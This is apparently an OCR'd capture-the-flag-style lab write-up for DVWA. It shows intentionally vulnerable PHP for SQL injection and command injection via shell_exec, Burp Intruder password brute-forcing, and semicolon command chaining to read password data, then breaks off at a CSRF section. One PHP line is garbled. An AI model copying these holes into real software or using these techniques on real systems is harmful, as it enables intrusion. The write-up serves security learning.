
```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :
pre>' );

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Compare All Levels


I then tried a test credential as seen below just to capture the traffic in burpsuite;




This is how the traffic looked like in burpsuite;



I then right clicked on it to send it to the intruder where the brute force attack will be conducted as seen below;




I then added the symbols around the parameter that I want to brute force in this case its the password part indicating that the attack will be focused on that specific value as seen below;




Then I selected the simple list as the payload type to add potential passwords for the brute force attack as seen below;


After



starting the attack, I checked for the response length where a successful login usually changes the content length compared to failed attempts as seen below;




The above shows that “password” is the correct password that was successful so taking it to our login page I was able to login as admin, as it can be seen below;



2.Command Injection

First command injection is when an attacker can run any commands on a remote system and below is a screenshot of how this task looks like;



Then on analyzing the source code, I saw that the input requires an IP address, triggering a ping command via shell_exec as seen below;


Command Injection Source

vulnerabilities/exec/source/low.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```


Compare All Levels

I tried to input my localhost IP and triggered the ping command to observe the execution process;




Then I modified the command a bit to try view passwords as seen below;

As seen




above the semicolon allows me to run multiple commands in a single line to give out output that is sensitive;




3.CSRF

The front page for this task just requested to change the password so I tried going to check the source code as seen below;




This is how the page looks like;

